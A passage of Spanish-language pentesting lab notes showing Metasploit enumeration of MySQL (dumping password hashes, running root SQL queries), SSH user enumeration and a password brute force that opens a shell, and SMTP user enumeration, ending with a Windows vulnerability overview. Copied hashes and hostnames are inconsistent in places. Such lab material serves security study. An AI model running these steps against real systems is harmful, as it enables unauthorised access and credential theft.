[*] 192.179.1.3:3306 - Old Password Hashing Algorithm OFF
[*] 192.179.1.3:3306 - Loading of local files: ON
[*] 192.179.1.3:3306 - Deny logins with old Pre-4.1 Passwords: OFF
[*] 192.179.1.3:3306 - Allow Use of symlinks for Database Files: YES
[*] 192.179.1.3:3306 - Allow Table Merge:
[*] 192.179.1.3:3306 - SSL Connection: DISABLED
[*] 192.179.1.3:3306 - Enumerating Accounts:
[*] 192.179.1.3:3306 - List of Accounts with Password Hashes:
[*] 192.179.1.3:3306 - User: root Host: localhost Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[*] 192.179.1.3:3306 - User: root Host: 891b50fafbf Password Hash:
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1 Password Hash:
[*] 192.179.1.3:3306 - User: root Host: ::1 Password Hash:
[*] 192.179.1.3:3306 - User: debian-sys-maint Host: localhost Password Hash: *F4E71A0BE028B3688230B992EEAC70BC598FA723
[*] 192.179.1.3:3306 - User: root Host: % Password Hash: *A0E23B565BACCE3E70D223915ABF2554B2540144
[*] 192.179.1.3:3306 - User: filetest Host: % Password Hash: *81F5E21E35407D88446CD4A731AEFB6AF209E18
[*] 192.179.1.3:3306 - User: ultra Host: localhost Password Hash: *94BDCBE19083CE2A1F959FD02F964C7AF4CFC29
[*] 192.179.1.3:3306 - User: guest Host: localhost Password Hash: *17FD2DDCC01E0E664405FB1BA16F033188D18F646
[*] 192.179.1.3:3306 - User: gopher Host: localhost Password Hash: *027ADC92DD1A83351C64ABC08BD4BA16EEDA0A80
[*] 192.179.1.3:3306 - User: backup Host: localhost Password Hash: *E6DEAD2645D88071D28F004A209691AC60A72AC9
[*] 192.179.1.3:3306 - User: sysadmin Host: localhost Password Hash: *78A1258090DAA81738418E11B73EB494596DFDD3
[*] 192.179.1.3:3306 - The following users have GRANT Privilege:

```

```
[*] 192.179.1.3:3306 - User: root Host: localhost
[*] 192.179.1.3:3306 - User: root Host: 891b50fafb0f
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1
[*] 192.179.1.3:3306 - User: root Host: ::1
[*] 192.179.1.3:3306 - User: debian-sys-maint Host: localhost
[*] 192.179.1.3:3306 - User: root Host: %
[*] 192.179.1.3:3306 - The following users have RELOAD Privilege:
[*] 192.179.1.3:3306 - User: root Host: localhost
[*] 192.179.1.3:3306 - User: root Host: 891b50fafb0f
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1
[*] 192.179.1.3:3306 - User: root Host: ::1
[*] 192.179.1.3:3306 - User: debian-sys-maint Host: localhost
[*] 192.179.1.3:3306 - User: root Host: %
[*] 192.179.1.3:3306 - The following users have SHUTDOWN Privilege:
[*] 192.179.1.3:3306 - User: root Host: localhost
[*] 192.179.1.3:3306 - User: root Host: 891b50fafb0f
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1
[*] 192.179.1.3:3306 - User: root Host: ::1
[*] 192.179.1.3:3306 - User: debian-sys-maint Host: localhost
[*] 192.179.1.3:3306 - User: root Host: %
[*] 192.179.1.3:3306 - The following users have SUPER Privilege:
[*] 192.179.1.3:3306 - User: root Host: localhost
[*] 192.179.1.3:3306 - User: root Host: 891b50fafb0f
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1
[*] 192.179.1.3:3306 - User: root Host: ::1
[*] 192.179.1.3:3306 - User: debian-sys-maint Host: localhost
[*] 192.179.1.3:3306 - User: root Host: %
[*] 192.179.1.3:3306 - The following users have FILE Privilege:
[*] 192.179.1.3:3306 - User: root Host: localhost
[*] 192.179.1.3:3306 - User: root Host: 891b50fafb0f
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1
[*] 192.179.1.3:3306 - User: root Host: ::1
[*] 192.179.1.3:3306 - User: debian-sys-maint Host: localhost
[*] 192.179.1.3:3306 - User: root Host: %
[*] 192.179.1.3:3306 - User: filetest Host: %
[*] 192.179.1.3:3306 - The following users have PROCESS Privilege:
[*] 192.179.1.3:3306 - User: root Host: localhost
[*] 192.179.1.3:3306 - User: root Host: 891b50fafb0f
[*] 192.179.1.3:3306 - User: root Host: 127.0.0.1
```

Ahora pasamos a uno de los módulos más importantes de mysql en el marco de metasploit: \$mysql\_sql esto nos permitirá ejecutar comandos sql, por lo cual podremos tomar control total de la base de datos:

```

# Name Disclosures Date Rank Check Description
- auxiliary/admin/mysql/mysql_sql . normal No MySQL SQL Generic Query

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/mysql/mysql_sql

msf6 auxiliary(admin/mysql/mysql_enum) > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):
Name Current Setting Required Description
SQL select version() yes The SQL to execute.

Used when connecting via an existing SESSION:
Name Current Setting Required Description
SESSION no The session to run this module on

Used when making a new connection via RHOSTS:
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS 192.179.1.3 no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3306 no The target port (TCP)
USERNAME no The username to authenticate as

View the full module info with the info, or info -d command.
msf6 auxiliary(admin/mysql/mysql_sql) > 

```

Podemos hacer la consulta que queramos, incluso crear un propio super usuario con todos los permisos sobre toda la base de datos.

```

Used when making a new connection via RHOSTS:
Name Current Setting Required Description
PASSWORD no The password for the specified username
RHOSTS 192.179.1.3 no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3306 no The target port (TCP)
USERNAME no The username to authenticate as

View the full module info with the info, or info -d command.
msf6 auxiliary(admin/mysql/mysql_sql) > set PASSWORD twinkle
PASSWORD => twinkle
msf6 auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME => root
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases;
SQL => show databases;
msf6 auxiliary(admin/mysql/mysql_sql) > run
[*] Running module against 192.179.1.3

[*] 192.179.1.3:3306 - Sending statement: 'show databases;' ...
[*] 192.179.1.3:3306 - | information_schema |
[*] 192.179.1.3:3306 - | mysql |
[*] 192.179.1.3:3306 - | performance_schema |
[*] 192.179.1.3:3306 - | upload |
[*] 192.179.1.3:3306 - | vendors |
[*] 192.179.1.3:3306 - | videos |
[*] 192.179.1.3:3306 - | warehouse |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) > <|

```

Si quisiéramos saber más información sobre el esquema de MySQL utilizariamos otro auxiliary como el siguiente:

```

# Name                                Disclosure Date  Rank   Check  Description
0 auxiliary/scanner/mysql/mysql_schemadump .           normal  No    MYSQL Schema Dump

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_schemadump

msf6 auxiliary(admin/mysql/mysql_sql) > use 0
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(scanner/mysql/mysql_schemadump) > show options

Module options (auxiliary/scanner/mysql/mysql_schemadump):
Name      Current Setting  Required  Description
DISPLAY_RESULTS  true        yes       Display the Results to the Screen

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION          no         The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
PASSWORD        twinkle     no        The password for the specified username
RHOSTS          192.179.1.3  no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            3306       no        The target port (TCP)
THREADS          1          yes      The number of concurrent threads (max one per host)
USERNAME         root       no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD twinkle

```

```

Name      Current Setting  Required  Description
_____
PASSWORD        twinkle     no        The password for the specified username
RHOSTS          192.179.1.3  no        The target host(s), see https://docs.metasploit.com/
RPORT            3306       no        The target port (TCP)
THREADS          1          yes      The number of concurrent threads (max one per host)
USERNAME         root       no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_schemadump) > 

```

```

msf6 auxiliary(scanner/mysql/mysql_schemadump) > run
[*] 192.179.1.3:3306 - Schema stored in: /root/.msf4/loot/20250706044702_mysql_enum_192.179.1.3_mysql_schema_779759.txt
[*] 192.179.1.3:3306 - MySQL Server Schema
Host: 192.179.1.3
Port: 3306
_____

- DBName: upload
Tables: []
- DBName: vendors
Tables: []
- DBName: videos
Tables: []
- DBName: warehouse
Tables: []

[*] 192.179.1.3:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > 

```

Aquí tenemos todo lo que ha guardado automáticamente metasploit mientras explotamos el servicio de MySQL:

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_schemadump) > hosts
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
192.179.1.3          Unknown          device

msf6 auxiliary(scanner/mysql/mysql_schemadump) > services
Services
=====
host      port      proto      name      state      info
192.179.1.3      3306      tcp      mysql      open      5.5.61-0ubuntu0.14.04.1

msf6 auxiliary(scanner/mysql/mysql_schemadump) > loot
Loot
=====
host      service      type      name      content      info      path
192.179.1.3      mysql      mysql_schema      192.179.1.3_mysql_schema.txt      text/plain      MySQL Schema      /root/.msf4/loot/20250706044702_mysql_enum_192.179.1.3_mysql_schema_779759.txt

msf6 auxiliary(scanner/mysql/mysql_schemadump) > creds
Credentials
=====
host      origin      service      public      private      realm      private_type      JtR Format      cracked_password
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      root      twinkie      Password      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      root      *A0E23B565BACCE3E70D223915ABF2554B2540144      Nonreplayable hash      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      root      Blank password      Blank password
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      debian-sys-maint      *F4E71A0BE028B3688230B997EAC70BC598FA723      Nonreplayable hash      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      filetest      *81F5E21E35407D884A6CDAA731AEBF86AF209E1B      Nonreplayable hash      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      ultra      *94BDCCEB19083CE2A1F959FD02F964C7AF4CF29      Nonreplayable hash      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      guest      *17FD20CC01E0E66405FB1A16F033188D18F646      Nonreplayable hash      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      gopher      *027ADC92D01A83351C64ABC088D04BA16EEDAOA80      Nonreplayable hash      mysql,mysql-sha1
192.179.1.3      192.179.1.3      3306/tcp      (mysql)      backup      *E6DEAD2645088071D28F004A209691AC60A72AC9      Nonreplayable hash      mysql,mysql-sha1
```

!!!!Super útil crear un workspace para trabajar mejor!!!!

Por último, os voy a enseñar lo que haría un pentester una vez obtenido las credenciales, etc.

```
[root@INE] ~
# mysql -h 192.179.1.3 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 1017
Server version: 5.5.61-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| upload |
| vendors |
| videos |
| warehouse |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> use videos;
Database changed
MySQL [videos]> show tables;
Empty set (0.000 sec)

MySQL [videos]> exit
Bye

[root@INE] ~
```

¡A analizar! Fin

## SSH – Enumeration

Primero de todo ejecutamos la base de datos postgresql, una vez ejecutada procedemos a entrar a metasploit y configuramos por defecto la dirección IP objetivo

```
$setg RHOSTS<target_ip>$setg RHOST<target_ip>
```

```

      .:ok000kdc`          'cdk000ko:.
      .x00000000000c       c000000000000x.
      :000000000000000k,   ,k00000000000000:
      '000000000kkkk00000: :00000000000000000000
      o00000000. .o0000e0000l. ,000000000
      d00000000. .c00000c. ,00000000x
      l00000000. ;d; ,000000000l
      .00000000. .; ; ,00000000.
      c0000000. .00c. '00. ,0000000c
      o000000. .0000. :0000. ,0000000
      l00000. .0000. :0000. ,0000000
      ;0000' .0000. :0000. ;0000;
      .d00. .00000ccccx0000. x00d.
      ,kol .00000000000000. .d0k,
      :kk;.00000000000000.c0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l00000000l.
      ,d0d,
      .

      =[ metasploit v6.4.12-dev
+ -- --=[ 2429 exploits - 1250 auxiliary - 428 post      ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops      ]
+ -- --=[ 9 evasion      ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

```

msf6 > workspace -a SSH_ENUM
[*] Added workspace: SSH_ENUM
[*] Workspace: SSH_ENUM
msf6 > setg RHOSTS 192.21.31.3
RHOSTS => 192.21.31.3
msf6 > setg RHOST 192.21.31.3
RHOST => 192.21.31.3
```

Ahora vamos a conocer la versión SSH de este dispositivo:

```

14 auxiliary/scanner/ssh/ssh_version          .           normal  no    SSH VERSION SCANNER
15 auxiliary/scanner/ssh/ssh_version          .           normal  no    SSH Version Scanner
16 auxiliary/dos/windows/ssh/sysax_sshd_kexchange 2013-03-17  normal  no    Sysax Multi-Server 6.10 SSHD Key Exchange Denial of Service
17 auxiliary/scanner/ssh/ssh_enum_git_keys     .           normal  no    Test SSH Github Access
18 auxiliary/scanner/ssh/libssh_auth_bypass     2018-10-16  normal  no    libssh Authentication Bypass Scanner
19  \_ action: Execute                  .           .           .       Execute a command
20  \_ action: Shell                   .           .           .       Spawn a shell

Interact with a module by name or index. For example info 20, use 20 or use auxiliary/scanner/ssh/libssh_auth_bypass
After interacting with a module you can manually set a ACTION with set ACTION 'Shell'

msf6 > use 15
msf6 auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
EXTENDED_CHECKS  true        yes       Check for cryptographic issues
RHOSTS      192.21.31.3    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       22             yes       The target port
THREADS     1              yes       The number of concurrent threads (max one per host)
TIMEOUT     30             yes       Timeout for the SSH probe

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_version) > 
```

```

msf6 auxiliary(scanner/ssh/ssh_version) > run
[*] 192.21.31.3 - Key Fingerprint: ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIDQNoa6QL7Ut9y1RWimBpHbuHdjMn2nPLc96oZh8u2
[*] 192.21.31.3 - SSH server version: SSH-2.0-OpenSSH_7.9p1 Ubuntu-10
[*] 192.21.31.3 - Server Information and Encryption

```

Type	Value	Note
encryption.compression	none	
encryption.compression	zlib@openssh.com	
encryption.encryption	chacha20-poly1305@openssh.com	
encryption.encryption	aes128-ctr	
encryption.encryption	aes192-ctr	
encryption.encryption	aes256-ctr	
encryption.encryption	aes128-gcm@openssh.com	
encryption.encryption	aes256-gcm@openssh.com	
encryption.hmac	umac-64-etm@openssh.com	
encryption.hmac	umac-128-etm@openssh.com	
encryption.hmac	hmac-sha2-256-etm@openssh.com	
encryption.hmac	hmac-sha2-512-etm@openssh.com	
encryption.hmac	hmac-sha1-etm@openssh.com	
encryption.hmac	umac-64@openssh.com	
encryption.hmac	umac-128@openssh.com	
encryption.hmac	hmac-sha2-256	
encryption.hmac	hmac-sha2-512	
encryption.hmac	hmac-sha1	
encryption.host_key	rsa-sha2-512	
encryption.host_key	rsa-sha2-256	
encryption.host_key	ssh-rsa	
encryption.host_key	ecdsa-sha2-nistp256	Weak elliptic curve
encryption.host_key	ssh-ed25519	
encryption.key_exchange	curve25519-sha256	
encryption.key_exchange	curve25519-sha256@libssh.org	
encryption.key_exchange	ecdh-sha2-nistp256	
encryption.key_exchange	ecdh-sha2-nistp384	
encryption.key_exchange	ecdh-sha2-nistp512	
encryption.key_exchange	diffie-hellman-group-exchange-sha256	

Ahora vamos a enumerar los usuarios para facilitarnos el trabajo y así poder optimizar:

```

After interacting with a module you can manually set a ACTION with set ACTION Shell

msf6 auxiliary(scanner/ssh/ssh_version) > use 11
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

```

Name	Current Setting	Required	Description
CHECK_FALSE	true	no	Check for false positives (random username)
DB_ALL_USERS	false	no	Add all users in the current database to the list
Proxies	no	no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.21.31.3	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	22	yes	The target port
THREADS	1	yes	The number of concurrent threads (max one per host)
THRESHOLD	10	yes	Amount of seconds needed before a user is considered found (timing attack only)
USERNAME	no	no	Single username to test (username spray)
USER_FILE	no	no	File containing usernames, one per line

```

Auxiliary action:

Name          Description
Malformed Packet  Use a malformed packet

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > 

```

Como podemos ver ya tenemos muchos usuarios, pero en este caso nos interesa el admin ya que tienen todos los permisos:

```

msf6 auxiliary(scanner/ssh/ssh_enumusers) > set CHECK_FALSE false
CHECK_FALSE => false
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.21.31.3:22 - SSH - Using malformed packet technique
[*] 192.21.31.3:22 - SSH - Starting scan
[+] 192.21.31.3:22 - SSH - User 'sysadmin' found
[+] 192.21.31.3:22 - SSH - User 'rooty' found
[+] 192.21.31.3:22 - SSH - User 'demo' found
[+] 192.21.31.3:22 - SSH - User 'auditor' found
[+] 192.21.31.3:22 - SSH - User 'anon' found
[+] 192.21.31.3:22 - SSH - User 'administrator' found
[+] 192.21.31.3:22 - SSH - User 'diag' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >

```

Ahora vamos a conocer su contraseña mediante fuerza bruta. Para ello utilizaremos el siguiente auxiliary:

```

msf6 auxiliary(scanner/ssh/ssh_enumusers) > use 8
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name      Current Setting  Required  Description
---      ---      ---      ---
ANONYMOUS_LOGIN  false      yes      Attempt to login with a blank username and password
BLANK_PASSWORDS  false      no       Try blank passwords for all users
BRUTEFORCE_SPEED 5        yes      How fast to bruteforce, from 0 to 5
CreateSession  true      no       Create a new session for every successful login
DB_ALL_CREDS  false      no       Try each user/password couple stored in the current database
DB_ALL_PASS   false      no       Add all passwords in the current database to the list
DB_ALL_USERS  false      no       Add all users in the current database to the list
DB_SKIP_EXISTING  none     no       Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD    no       no       A specific password to authenticate with
PASS_FILE   no       no       File containing passwords, one per line
RHOSTS     192.21.31.3  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      22        yes      The target port
STOP_ON_SUCCESS  false     yes      Stop guessing when a credential works for a host
THREADS    1         yes      The number of concurrent threads (max one per host)
USERNAME    no       no       A specific username to authenticate as
USERPASS_FILE  no       no       File containing users and passwords separated by space, one pair per line
USER_AS_PASS  false     no       Try the username as the password for all users
USER_FILE    no       no       File containing usernames, one per line
VERBOSE     false     yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME sysadmin
USERNAME => sysadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.21.31.3:22 - Starting bruteforce

```

```

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME sysadmin
USERNAME => sysadmin
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.21.31.3:22 - Starting bruteforce
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/common_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.21.31.3:22 - Starting bruteforce
[*] 192.21.31.3:22 - Success: 'sysadmin:hailey' 'uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin) Linux demo.ine.local 6.8.0-40-generic 5 10:34:03 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.21.31.2:33295 → 192.21.31.3:22) at 2025-07-06 06:11:30 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

```

[*] 192.21.31.3:22 - Starting bruteforce
[+] 192.21.31.3:22 - Success! 'root@demo' 'uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin) Linux demo.in.local 6.8.0-40-g
5 10-31-03 2024 x86_64 x86_64 x86_64 GNU/Linux
[*] SSH session 1 opened (192.21.31.2:33295 → 192.21.31.3:22) at 2025-07-06 06:11:30 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell	linux	SSH root @ 192.21.31.2:33295 → 192.21.31.3:22 (192.21.31.3)

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

```

```

/bin/bash -i
bash: cannot set terminal process group (2671): Inappropriate ioctl for device
bash: no job control in this shell
sysadmin@demo:~$ ls -l
ls -l
total 0
sysadmin@demo:~$ ls
ls
sysadmin@demo:~$ 

```

## SMTP – Enumeration

Primero, iniciamos la base de datos de postgresql para que se guarde en metasploit

Creamos nuestro workspace –a <nombre> y una vez creada, seleccionamos \$setg RHOSTS  
<target\_ip> \$ setg RHOST <target\_ip>

Bien, una vez dentro del workspace creado, seleccionamos la IP global que usaremos, en este caso será del objetivo:

```

msf6 > workspace -a SMTP_enum
[*] Added workspace: SMTP_enum
[*] Workspace: SMTP_enum
msf6 > setg RHOSTS 192.238.48.3
RHOSTS ⇒ 192.238.48.3
msf6 > setg RHOST 192.238.48.3
RHOST ⇒ 192.238.48.3

```

Bien, ahora buscaremos los módulos auxiliares del servicio SMTP:

```

[*] 192.238.48.3
msf6 > search type:auxiliary name:smtp
Matching Modules
=====

```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/server/capture/smtp	.	normal	No	Authentication Capture: SMTP
1	auxiliary/client/smtp/emailer	.	normal	No	Generic Emailer (SMTP)
2	auxiliary/scanner/smtp/smtp_version	.	normal	No	SMTP Banner Grabber
3	auxiliary/scanner/smtp/smtp_ntlm_domain	.	normal	No	SMTP NTLM Domain Extraction
4	auxiliary/scanner/smtp/smtp_relay	.	normal	No	SMTP Open Relay Detection
5	auxiliary/fuzzers/smtp/smtp_fuzzer	.	normal	No	SMTP Simple Fuzzer
6	auxiliary/scanner/smtp/smtp_enum	.	normal	No	SMTP User Enumeration Utility
7	auxiliary/dos/smtp/sendmail_prescan	2003-09-17	normal	No	Sendmail SMTP Address prescan Memory Corruption
8	auxiliary/scanner/http/wp_easy_wp_smtp	2020-12-06	normal	No	WordPress Easy WP SMTP Password Reset

```

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/http/wp_easy_wp_smtp
msf6 > []

```

Lo primero que tenemos que conocer es la versión del servicio:

```
msf6 > use 2
msf6 auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

Name      Current Setting  Required  Description
RHOSTS    192.238.48.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25                 yes       The target port (TCP)
THREADS   1                  yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_version) > exploit

[*] 192.238.48.3:25      - 192.238.48.3:25 SMTP 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.\x0d\x0a
[*] 192.238.48.3:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) >
```

*NOTA: las empresas pueden cambiar el número de puerto de los servicios, por lo cual se recomienda hacer un escaneo TCP de los servicios para conocer sus verdaderos puertos.*  
Sigamos.

Una vez identificada la versión, vamos a enumerar cuantos usuarios existen:

```
Matching Modules

#  Name                               Disclosure Date  Rank   Check  Description
0 auxiliary/server/capture/smtp          .              normal  No    Authentication Capture: SMTP
1 auxiliary/client/smtp/emailer          .              normal  No    Generic Emailer (SMTP)
2 auxiliary/scanner/smtp/smtp_version   .              normal  No    SMTP Banner Grabber
3 auxiliary/scanner/smtp/smtp_ntlm_domain .              normal  No    SMTP NTLM Domain Extraction
4 auxiliary/scanner/smtp/smtp_relay     .              normal  No    SMTP Open Relay Detection
5 auxiliary/fuzzers/smtp/smtp_fuzzer   .              normal  No    SMTP Simple Fuzzer
6 auxiliary/scanner/smtp/smtp_enum     .              normal  No    SMTP User Enumeration Utility
7 auxiliary/dos/smtp/sendmail_prescan  2003-09-17    normal  No    Sendmail SMTP Address prescan Memory Corruption
8 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06    normal  No    WordPress Easy WP SMTP Password Reset

Interact with a module by name or index. For example info 8, use 8 or use auxiliary/scanner/http/wp_easy_wp_smtp

msf6 auxiliary(scanner/smtp/smtp_version) > use 6
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

Name      Current Setting  Required  Description
RHOSTS    192.238.48.3     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     25                 yes       The target port (TCP)
THREADS   1                  yes       The number of concurrent threads (max one per host)
UNIXONLY   true              yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt      yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.238.48.3:25      - 192.238.48.3:25 Banner: 220 openmailbox.xyz ESMTP Postfix: Welcome to our mail server.
[*] 192.238.48.3:25      - 192.238.48.3:25 Users found: _,_apt,_admin,_administrator,_backup,_bin,_daemon,_games,_gnats,_irc,_list,_lp,_mail,_man,_news,_nobody,_postfix,_postmaster,_prox
y,_sync,_sys,_uucp,_www-data
[*] 192.238.48.3:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > 
```

Si por ejemplo tuviéramos un servicio SSH podríamos utilizar estos usuarios para hacer un ataque de fuerza bruta y poder conectarnos, pero no es el caso en este laboratorio.

# Vulnerability Assessment

## **Types of Windows Vulnerability**

### **Types of Windows Vulnerabilities**

- Information disclosure - Vulnerability that allows an attacker to access confidential data.
- Buffer overflows - Caused by a programming error, allows attackers to write data to a buffer and overrun the allocated buffer, consequently writing data to allocated memory addresses.
- Remote code execution - Vulnerability that allows an attacker to remotely execute code on the target system.
- Privilege escalation - Vulnerability that allows an attacker to elevate their privileges after initial compromise.
- Denial of Service (DOS) - Vulnerability that allows an attacker to consume a system/host's resources (CPU, RAM, Network etc) consequently preventing the system from functioning normally.



## **Frequently Exploited Windows Services**

### **Frequently Exploited Windows Services**

Protocol/Service	Ports	Purpose
Microsoft IIS (Internet Information Services)	TCP ports 80/443	Proprietary web server software developed by Microsoft that runs on Windows.
WebDAV (Web Distributed Authoring & Versioning)	TCP ports 80/443	HTTP extension that allows clients to update, delete, move and copy files on a web server. WebDAV is used to enable a web server to act as a file server.
SMB/CIFS (Server Message Block Protocol)	TCP port 445	Network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN).
RDP(Remote Desktop Protocol)	TCP port 3389	Proprietary GUI remote access protocol developed by Microsoft and is used to remotely authenticate and interact with a Windows system.
WinRM (Windows Remote Management Protocol)	TCP ports 5986/443	Windows remote management protocol that can be used to facilitate remote access with Windows systems.



## Vulnerability Scanning with MSF

Primero de todo, vamos a conocer nuestra red con un \$ ifconfig -a. Una vez conocida nuestra interfaz de red, vamos a escanear que dispositivos tenemos conectados a nuestra red: \$ sudo nmap -sn <target\_ip/24>

